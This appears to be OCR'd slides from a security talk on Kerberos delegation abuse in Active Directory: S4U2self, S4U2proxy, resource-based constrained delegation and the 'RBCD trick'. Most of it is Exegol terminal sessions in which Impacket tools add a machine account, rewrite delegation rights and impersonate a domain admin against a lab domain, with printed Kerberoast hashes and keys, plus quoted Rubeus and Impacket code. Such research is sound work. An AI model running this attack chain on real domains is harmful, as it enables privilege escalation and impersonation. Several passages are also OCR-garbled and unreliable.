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Exegol ~ # describeTicket 'protected_admin@constrained$@DOMAIN.LOCAL.ccache'  
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[*] User Realm : domain.local  
[*] Service Name : constrained$  
[*] Service Realm : DOMAIN.LOCAL  
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[*] End Time : 27/04/2022 02:45:49 AM  
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[*] KeyType : rc4_hmac  
[*] Base64(key) : API5lXhyEYUKB1iwZYHoTA==
```

*not forwardable*

# S4U2self

> KCD with PT, user sensitive for deleg.



```
Exegol ~ # getST.py -self -impersonate 'sensitive_admin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'  
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[*] Impersonating sensitive_admin  
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[*] Saving ticket in sensitive_admin@constrained$@DOMAIN.LOCAL.ccache  
Exegol ~ # describeTicket 'sensitive_admin@constrained$@DOMAIN.LOCAL.ccache'  
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[*] User Realm : domain.local  
[*] Service Name : constrained$  
[*] Service Realm : DOMAIN.LOCAL  
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[*] End Time : 27/04/2022 02:51:28 AM  
[*] RenewTill : 27/04/2022 16:51:29 PM  
[*] Flags : (0xa10000) renewable, pre_authent, enc_pa_rep  
[*] KeyType : rc4_hmac  
[*] Base64(key) : NzGJz493bMq0mPzXAPRXuQ==
```

not forwardable

# S4U2proxy tests

# S4U2proxy

> KCD, not forwardable

```
Exego1 ~ # describeTicket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache'
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*]  User Name          : domainadmin
[*]  User Realm         : domain.local
[*]  Service Name        : constrained$
[*]  Service Realm       : DOMAIN.LOCAL
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[*]  KeyType             : rc4_hmac
[*]  Base64(key)         : N7UVYb4SKB0tFam+nGioYw==

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[*] Decoding unencrypted data in credential[0]['ticket']:
[*]  Service Name        : constrained$
[*]  Service Realm       : DOMAIN.LOCAL
[*]  Encryption type     : rc4_hmac (etype 23)

[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
Exego1 ~ # getST.py -additional-ticket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'host/sv01' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]   Using additional ticket domainadmin@constrained$@DOMAIN.LOCAL.ccache instead of S4U2Self
[*]   Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user constrained$ or initial TGT not forwardable
```

not forwardable

fails

# S4U2proxy

> KCD, forwardable

```
Ezeugol ~ # describeTicket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache'
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name : domainadmin
[*] User Realm : domain.local
[*] Service Name : constrained$
[*] Service Realm : DOMAIN.LOCAL
[*] Start Time : 26/04/2022 17:26:42 PM
[*] End Time : 27/04/2022 03:26:42 AM
[*] RenewWill : 27/04/2022 17:26:41 PM
[*] Flags : {0x40a10000} forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType : rc4_hmac
[*] Base64(key) : LD1Qd/wzLqyRca0kSTNLQ==

[*] Kerberos hash : $krbtgs$23$USER$DOMAIN.LOCAL$constrained$#40c2f85b5e3359b67f3e68d03d21cf7f$aa1092993d5b585fcbb4cca0a2dc58f2c6bf0b6fd8d836910c1903d5bb5b2899ec21dfeb1991f6311778c07d52d29360a827dc6a5e9e4ccb62f944419ba75ff64eb8771b4bfbb53f03df407515c10b5c27cc5440330837848f0ce32f5bf555b569fb9213aba71f1d9847a2ce49bacb8fc25454fa3d96def1ae0fcc520d44ff63c4c7d63e22dc0b49da165d13d4c335h0f2568664952d6418c532964a655caa2e1c3226a5a3581b07a7c68b622e9d30830cf6c7745bc1bda27e7ce264d984567d1f2044532d0f23d4e5db3246cb043eac567bf5f5ce677a80fbcef3f64849f88773e36e3259886fe68719b04bf3b0feff1a13a131791dabe40e0c6a3a4e2729f4f464743fa895874bfcd4f3d9a6639251183c0c8a5f19b40ccb0c50c3749d486g880789253c5b1c50f9d907d785b247d68477aeb47a5a56333dbfb7d1e09904d567fb39b5773aaeab6cd1d93bc910a35d4fa1807d50807a755e672483f61fad8e1f090749e8a03b2449d669a3f817df576225a41daaf8295ca4a394a2b117c0be4c6695a74edc47a56256daa2e1e35a20f5617381a9d36c9236e45364a27c30194795332a5e9f3aae4109bb70296a03cb2757477e36c281af290a44d7be69d6ab7f9b79e1bdbf3f8b17ab81437b579d78a9e99acf39d500e032458b80571782cforwardablez09079da55f256b0c323b7629cd82778403a9954e7a2bec1b62ade69b0da21b23b9eda2b08ef7b36455b7467649de22145fd4cdc328f6d08c8fc81057fe7e4c1826e40c76b9486c2e29bb03272ac2ed08793babd14c75caeade4dffrcde3bf1f9189914b6e146e6ad5491b5ab58389666a77e7f551d7f552e1613649cc27b4243db00558e693c6063c761be4563ad2cde8046badbc31c886aaa4c11508f6809fa156c206d91593b8341a1ad047e7ebe7eeb35aaab4c6309ea991bd374a7e12c8d43ba137a5e45181a15a244b087d66e6a69b5c71b70b46222a9f1e2796b4baefc096caec81ba2d54115e17ca440a5fbb4a413686171a8f05cd5de955169a1956a0ffda2fc0d873cd4b6dfda9d4e7079e221bb7d12d9d9337c38a17cf146d1fc7ce1d41b5e4befbf864a6870146d02ee42422d3d11f1b13de2f45592f729fe245e5788ef49ab21b8fc627ff8f043b390ca029751e1bace6dd09aa419869c02bb46026b59a8115bc8cd17db83f70fb4285d8ed9721ddbf7fc08d739fc803fb42999f1ad92211d35db72f1ff87642905c65e6bf43aad383ac304e651660b6bed86a066cf9455c1098bf95663fa4fa8a62f9b470

[*] Decoding unencrypted data in credential[0]['ticket']:
[*] Service Name : constrained$
[*] Service Realm : DOMAIN.LOCAL
[*] Encryption type : rc4_hmac (type 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (type 23), but no keys/creds were supplied
Ezeugol ~ # getST.py --additional-ticket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'host/sv01' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
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[*] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*] Using additional ticket domainadmin@constrained$@DOMAIN.LOCAL.ccache instead of S4U2Self
[*] Requesting S4U2Proxy
[*] Saving ticket in domainadmin@host_sv01@DOMAIN.LOCAL.ccache
Ezeugol ~ # describeTicket 'domainadmin@host_sv01@DOMAIN.LOCAL.ccache'
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name : domainadmin
[*] User Realm : domain.local
[*] Service Name : host/sv01
[*] Service Realm : DOMAIN.LOCAL
[*] Start Time : 26/04/2022 17:26:48 PM
[*] End Time : 27/04/2022 03:26:48 AM
[*] RenewWill : 27/04/2022 17:26:47 PM
[*] Flags : {0x40a10000} forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType : rc4_hmac
[*] Base64(key) : QSD07tPaouvJIMrVssst/g==
```

**SUCCESS!**

# The story of S4U2proxy & RBCD

> not forwardable, but forwarded anyway



> not forwardable, forwarded anyway

```

Exegol ~ # rbcd.py -delegate-from 'rbcd$' -delegate-to 'rbcd$' -dc-ip '192.168.56.101' -action 'read' 'domain.local'/'rbcd$':'baguette'
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[*] Accounts allowed to act on behalf of other identity:
[*]   rbcd$          (S-1-5-21-1170647656-860703057-891382899-1147)
Exegol ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'rbcd$':'baguette'
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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]   Requesting S4U2self
[*] Saving ticket in domainadmin@rbcd$@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'domainadmin@rbcd$@DOMAIN.LOCAL.ccache'
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*]   User Name           : domainadmin
[*]   User Realm          : domain.local
[*]   Service Name         : rbcd$
[*]   Service Realm        : DOMAIN.LOCAL
[*]   Start Time          : 26/04/2022 17:45:05 PM
[*]   End Time             : 27/04/2022 03:45:05 AM
[*]   RenewTill            : 27/04/2022 17:45:06 PM
[*]   Flags                : (0x10000) renewable, pre_authent, enc_pa_rep
[*]   KeyType              : rc4_hmac
[*]   Base64(key)          : lAfVtVLtdgpZFKoxJ1t0HDA==

[*] Kerberoast hash      : $krbtgs$c23$USER$DOMAIN.LOCAL$rbcd$*$c3c9a1715d654b257e40b9d7e8a7ae3$a48d32296b70e8ba7d568843924d63149c09369g4205781b698df0799a2387c87e64cde11e9308
91307bd366fa440f768489502461d8198aa2df3f357d5383ff703bc02d8258b460f=fe1ad4dcabc7666c481055e7587de29be2da3778f1ceae2263a458bb886082b9d5f642350e828af994e20647dbb13a/f12c169a2d025ddae41d9d
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db8227800c6ea79601461a0beb6

[*] Decoding encrypted data in credential[0]['ticket']:
[*]   Service Name         : rbcd$
[*]   Service Realm        : DOMAIN.LOCAL
[*]   Encryption type       : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
Exegol ~ # getST.py -additional-ticket 'domainadmin@rbcd$@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'host/rbcd' -dc-ip '192.168.56.101' 'domain.local'/'rbcd$':'baguette'
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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]   Using additional ticket domainadmin@rbcd$@DOMAIN.LOCAL.ccache instead of S4U2Self
[*]   Requesting S4U2Proxy
[*] Saving ticket in domainadmin@host rbcd$@DOMAIN.LOCAL.ccache

```

*not forwardable*

*forwarded anyway!*

# S4U2proxy

## > forwardable result

```
Exegol ~ # describeTicket 'domainadmin@host_rbcda@DOMAIN.LOCAL.ccache'
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name : domainadmin
[*] User Realm : domain.local
[*] Service Name : host/rbcd
[*] Service Realm : DOMAIN.LOCAL
[*] Start Time : 26/04/2022 17:45:13 PM
[*] End Time : 27/04/2022 03:45:13 AM
[*] RenewTill : 27/04/2022 17:45:13 PM
[*] Flags : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType : rc4_hmac
[*] Base64(key) : mfzoDXW/pyjwDg356s7TFQ==
[*] Kerberos hash : $krb5tgs$23$*USER$DOMAIN.LOCAL$host/rbcd*$515720a016b148dfb4fd494604dce08a$63bcf188511b7fd17b79c9f581fa4eb683b2
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d7191cbaee49d1d7edc1f417712af8cde47206c9bb72d323d358b59988b0f958dab4f4036bfef9ce32c4e67f
[*] Decoding unencrypted data in credential[0]['ticket']:
[*] Service Name : host/rbcd
[*] Service Realm : DOMAIN.LOCAL
[*] Encryption type : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
```

forwardable

# S4U2proxy

> forwarded anyway

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The main content area has a title "3.2.5.2.1 Using ServicesAllowedToSendForwardedTicketsTo". Below the title is a paragraph of text. At the bottom of the page, there are two small icons: a thumbs up and a thumbs down.

**3.2.5.2.1 Using ServicesAllowedToSendForwardedTicketsTo**

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If the KDC is for the realm of both Service 1 and Service 2, then the KDC checks if the security principal name (SPN) for Service 2, identified in the sname and realm fields of the KRBTGS\_REQ message, is in the Service 1 account's ServicesAllowedToSendForwardedTicketsTo parameter. If it is, then the delegation policy is satisfied. If not, and the PA-PAC-OPTIONS [167] ([MS-KILE] section 2.2.10) padata type does not have the resource-based constrained delegation bit set, then the KDC MUST return KRBERR-BADOPTION. If Service 1's ServicesAllowedToSendForwardedTicketsTo parameter was empty, this is returned with STATUS\_NOT\_SUPPORTED, else STATUS\_NO\_MATCH.


If the service ticket in the additional-tickets field is not set to forwardable<19> and the PA-PAC-OPTIONS [167] ([MS-KILE] section 2.2.10) padata type does not have the resource-based constrained delegation bit set, then the KDC MUST return KRBERR-BADOPTION with STATUS\_NO\_MATCH.

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        - 3.2.5.2 KDC Receives S4U2proxy KRBTGS\_REQ
      - 3.2.5.2.1 Using ServicesAllowedToSendForwardedTicketsTo**
      - 3.2.5.2.2 Verification of the PAC

# S4U2proxy

> forwarded anyway



# The RBCD bit

> Rubeus

```
// Rubeus/Rubeus/lib/S4U.cs  
[...]  
  
private static void S4U2Proxy(...)  
{  
    [...]  
  
    // moved to end so we can have the checksum in the authenticator  
    PA_DATA padata = new PA_DATA(domain, userName, ticket, clientKey, etype, opsec, cksum_Bytes);  
    s4u2proxyReq.padata.Add(padata);  
    PA_DATA pac_options = new PA_DATA(false, false, false, true);  
    s4u2proxyReq.padata.Add(pac_options);  
  
    byte[] s4ubytes = s4u2proxyReq.Encode().Encode();  
  
    [...]
```

```
// Rubeus/Rubeus/lib/krb_structures/PA_DATA.cs  
  
namespace Rubeus {  
    public class PA_DATA {  
        public static readonly Oid DiffieHellman = new Oid("1.2.840.10046.2.1");  
  
        //PA-DATA      ::= SEQUENCE {  
        //    -- NOTE: first tag is [1], not [0]  
        //    padata-type   [1] Int32,  
        //    padata-value   [2] OCTET STRING -- might be encoded AP-REQ  
        //}  
        [...]  
  
        public PA_DATA(bool claims, bool branch, bool fullDC, bool rbcn)  
        {  
            // defaults for creation  
            type = Interop.PADATA_TYPE.PA_PAC_OPTIONS;  
            value = new PA_PAC_OPTIONS(claims, branch, fullDC, rbcn);  
        }  
        [...]
```

```
// Rubeus/Rubeus/lib/krb_structures/PA_PAC_OPTIONS.cs  
  
using System;  
using System.Collections.Generic;  
using System.Linq;  
using System.Text;  
using Asn1;  
  
namespace Rubeus {  
    /* PA-PAC-OPTIONS ::= SEQUENCE {  
        KerberosFlags  
        -- Claims(0)  
        -- Branch Aware(1)  
        -- Forward to Full DC(2)  
        -- Resource-based Constrained Delegation (3)  
    } */  
  
    public class PA_PAC_OPTIONS {  
        public byte[] kerberosFlags { get; set; }  
        public PA_PAC_OPTIONS(bool claims, bool branch, bool fullDC, bool rbcn)  
        {  
            kerberosFlags = new byte[4] { 0, 0, 0, 0 };  
            if (claims) kerberosFlags[0] = (byte)(kerberosFlags[0] | 8);  
            if (branch) kerberosFlags[0] = (byte)(kerberosFlags[0] | 4);  
            if (fullDC) kerberosFlags[0] = (byte)(kerberosFlags[0] | 2);  
            if (rbcn) kerberosFlags[0] = (byte)(kerberosFlags[0] | 1);  
            kerberosFlags[0] = (byte)(kerberosFlags[0] * 0x10);  
        }  
        [...]
```

# The RBCD bit

> Impacket


```
# Impacket/examples/getST.py  
[...]  
  
def doS4U(...):  
    [...]  
  
    tgsReq = TGS_REQ()  
  
    tgsReq['pvno'] = 5  
    tgsReq['msg-type'] = int(constants.ApplicationTagNumbers.TGS_REQ.value)  
    tgsReq['padata'] = noValue  
    tgsReq['padata'][0] = noValue  
    tgsReq['padata'][0]['padata-type'] = int(constants.PreAuthenticationDataTypes.PA_TGS_REQ.value)  
    tgsReq['padata'][0]['padata-value'] = encodedApReq  
  
    # Add resource-based constrained delegation support  
    paPacOptions = PA_PAC_OPTIONS()  
    paPacOptions['flags'] = constants.encodeFlags((constants.PAPacOptions.resource_based_constrained_delegation.value,))  
  
    tgsReq['padata'][1] = noValue  
    tgsReq['padata'][1]['padata-type'] = constants.PreAuthenticationDataTypes.PA_PAC_OPTIONS.value  
    tgsReq['padata'][1]['padata-value'] = encoder.encode(paPacOptions)  
  
    reqBody = seq_set(tgsReq, 'req-body')  
  
    [...]
```

```
# Impacket/impacket/krb5/constants.py  
[...]  
  
class PAPacOptions(Enum):  
    # [MS-KTTE] 2.2.10  
    claims = 0  
    branch_aware = 1  
    forward_to_full_dc = 2  
    # [MS-SFU] 2.2.5  
    resource_based_constrained_delegation = 3  
  
[...]
```

# S4U2proxy abuse

# S4U2proxy abuse

- > "The RBCD trick"
- > "The self-RBCD trick"
- > Double KCD



# S4U2proxy abuse

> "The RBCD trick"

## [Scenario]


Requester is configured for KCD without PT

- > S4U2self ticket is not **forwardable**
- > S4U2proxy requirement is not met
  - > S4U2proxy fails

## [Bypass]

Use RBCD to imitate S4U2self and obtain a **forwardable** ticket

- > [RBCD] S4U2self ticket is **forwardable**
- > [RBCD] S4U2proxy produces a **forwardable** ticket
- > [KCD] S4U2proxy succeeds with previous ST as evidence



# “The RBCD trick”

> not forwardable, not forwarded

# "The RBCD trick"

> RBCD#1 setup + S4U2self

```
Exego1 ~ # addcomputer.py -computer-name 'croissant$' -computer-pass 'baguette' -dc-host 'DC01' -domain-netbios 'domain' -dc-ip '192.168.56.101' -method 'LDAPS' 'domain.local'/'constrained$':'baguette'
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[*] Successfully added machine account croissant$ with password baguette.
Exego1 ~ # rbcd.py -delegate-from 'croissant$' -delegate-to 'croissant$' -dc-ip '192.168.56.101' -action 'write' 'domain.local'/'croissant$':'baguette'
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[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] croissant$ can now impersonate users on croissant$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]   croissant$ (S-1-5-21-1170647656-860703057-891382899-1148)
Exego1 ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'croissant$':'baguette'
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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]   Requesting S4U2self
[*] Saving ticket in domainadmin@croissant$@DOMAIN.LOCAL.ccache
Exego1 ~ # describeTicket 'domainadmin@croissant$@DOMAIN.LOCAL.ccache'
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name          : domainadmin
[*] User Realm         : domain.local
[*] Service Name       : croissant$
[*] Service Realm     : DOMAIN.LOCAL
[*] Start Time         : 26/04/2022 17:57:50 PM
[*] End Time           : 27/04/2022 03:57:50 AM
[*] RenewTill          : 27/04/2022 17:57:50 PM
[*] Flags              : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType            : rc4_hmac
[*] Base64(key)        : Qvu+L5PjV5/1eNQY7x/y6A==
```

*not forwardable*

# "The RBCD trick"

> not forwardable, forwarded anyway (RBCD#2 + S4U2proxy #1)

```
Exegol ~ # rbcld.py -delegate-from 'croissant$' -delegate-to 'constrained$' -dc-ip '192.168.56.101' -action 'write' 'domain.local'/'constrained$':'baguette'
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[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] croissant$ can now impersonate users on constrained$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]   croissant$ (S-1-21-1170647656-860703057-891382899-1148)
Exegol ~ # describeTicket 'domainadmin@croissant$@DOMAIN.LOCAL.ccacbe'
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name          : domainadmin
[*] User Realm         : domain.local
[*] Service Name        : croissant$
[*] Service Realm       : DOMAIN.LOCAL
[*] Start Time          : 26/04/2022 17:57:50 PM
[*] End Time            : 27/04/2022 03:57:50 AM
[*] RenewTill           : 27/04/2022 17:57:50 PM
[*] Flags               : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType             : rc4_hmac
[*] Base64(key)        : Qvu+LSpjV5/1eNQY7x/y6A=
[*] Kerberos auth hash : $krbtgs$c23$USER$DOMAIN.LOCAL$croissant$$#28f39963ea9ad6caa4fb66b8c7d8af7b$cccc3dd18e87c71d173adc710178af085fc697c2b186035f563ffddab524122f5b612c742c3fd2492df6d9f18cff1df0be28ee891958b5512953e98b247c11fb1b8e17340feee8ae456b393d5640c12c49f246c51542a750d2b546b70b5a06eff391a6527e63d54e2dc020901048af8d23cbe273d333700f6c3cd62980b35988b4f2797a500168b86d436aade10fd58edc29b57fee8305b33h17dc2b1b2097a80c360a6aaeae13f703a21466bef480ff110e048e8ff899bf5459a8216dcf8bf6774631fdc9f6d5598112e66b9203a084e6809a6085b1e025d24f3bd8267a5816d859d6da6cc4a740a6611c8ab1750ddbf0cf70f348f126ebaa3f39a2d0a2f9f506309ead68d616837d8da88ccbae669cb18f46ef1b45ed13a5d5b56f7b875261b28cd2e2f086014e6b91e5bed10d4fc016e542d62415a3cadc90c8c8dc7bd90d826d21e1e5cab7c921aa02c5d98089ebf11637440d048e97589537313c093d932a63601fb353a3e7fde2ec21e8fb690a6a3a5f1951c46e9733acab95bd17c86f206d0fa549ab030501245b66b2ce50d98174957031fb29d7c4e1f6e4bbff8e8674a95aa1cbe586cb9262f71712702ec12294aae234af6d8056f9758fdb8d43ad9e6351b05092491791613a91bc108f8c85c18ea8c073c9e3d88287f303fd0339e0000e0b80051d1682ef739cce05e63a3c116e36aa78eeb51984bcb724fafc32cc8e8204e8182df78659dfdb4028e8200e3616b6151984cac2feaaac17c207364a4ca81bb10fb2d945d5f165b2a281795367345b7e954153769f5e78b754694e2113308d1c1fb1ac1f684b6e1bbac8879c0ec203d6185e2e5160674cad08f0e10803516b4d1001fb7fa2a17d2bdf2e0f90c538d8287a7470703d9ff4fab7c1ca4e251a1e62ebeaca15694539c8181dd2637595d3a577f8061262fe58326f8960183cd85c016de770ff620e0b3893f308ef77231cdd6a40136ed1686d568f8e8204e2bbff078cb5f92308c00c6b6859d729b6d72e847ddad0160e867ae8391lbeb7ceaf8b8c94d02a8d7a9c499a8052cd92c5eb4df8334b0426448b56c9c522a0e0fa2c919480c4da12d9d519adff0d4d5479d1711279c7533ffa04701e0e801301c6b246ac2c2e1583c0ff05d2bf2b033366c73b5ab8c9d4330d37e0bce085b3b7029db6a367f4fc158de1f268a35c5222472892f1a8ca09134139cb3ba327782c5959a4f61cd58f673dc4a4bb2947e121209675a8a3faffbbb557eae363a37291a77554588fb424a718a28a47b1256d3b
[*] Decoding unencrypted data in credential[0]![ticket]:
[*] Service Name        : croissant$
[*] Service Realm       : DOMAIN.LOCAL
[*] Encryption type      : rc4_hmac (etype 23)
[-] Could not type the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
Exegol ~ # getST.py -additional-ticket 'domainadmin@croissant$@DOMAIN.LOCAL.ccacbe' -impersonate 'domainadmin' -spn 'host/constrained' -dc-ip '192.168.56.101' 'domain.local'/'croissant$':'baguette'
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[*] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]   Using additional ticket domainadmin@croissant$@DOMAIN.LOCAL.ccacbe instead of S4U2Self
[*] Requesting S4U2Proxy
[*] Saving ticket in domainadmin@host_constrained@DOMAIN.LOCAL.ccacbe
```

*not forwardable*

*forwarded anyway!*

# "The RBCD trick"

> forwardable result

```
Exegol ~ # describeTicket 'domainadmin@cifs_constrained@DOMAIN.LOCAL.ccache'
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[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name : domainadmin
[*] User Realm : domain.local
[*] Service Name : cifs/constrained
[*] Service Realm : DOMAIN.LOCAL
[*] Start Time : 26/04/2022 18:02:24 PM
[*] End Time : 27/04/2022 04:02:24 AM
[*] RenewTill : 27/04/2022 18:02:25 PM
[*] Flags : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType : rc4_hmac
[*] Base64(key) : WL06N4ybMUNCcUWSvZOMIQ=
```

*forwardable*

```
[*] Kerberoast hash : $krb5tgs$23$*USER$DOMAIN.LOCAL$cifs/constrained*$9e81cf4a30e9ff4d26d4d4969833166$3ff104032ce3777165a82acfa7e2d399da8401f91d7862cea494a4
2e988cebb0d2c7931a1b30ac4993aa6e7c7eb272da8c3ce9a83dd9efbf62376c1cae54608358108c4e9e967250306a042a2c3da734cb4cc74f5a500d259deaa554691ead9922956dd3fc678d1df52f53fd9dc4dae0
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1ac4ea79beb71e8ec0a7444b180096093bed1ddc46d8c6685e38839d53ada6fe5eba1493b16f8692001bdb20d951c6286968743213e7f704ebb5385778dfb581d358ad04633886c93a8edd680a1b1ea5257e35887
[*] Decoding unencrypted data in credential[0]['ticket']:
[*] Service Name : cifs/constrained
[*] Service Realm : DOMAIN.LOCAL
[*] Encryption type : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
```

# "The RBCD trick"

> S4U2proxy (#2) now possible

```
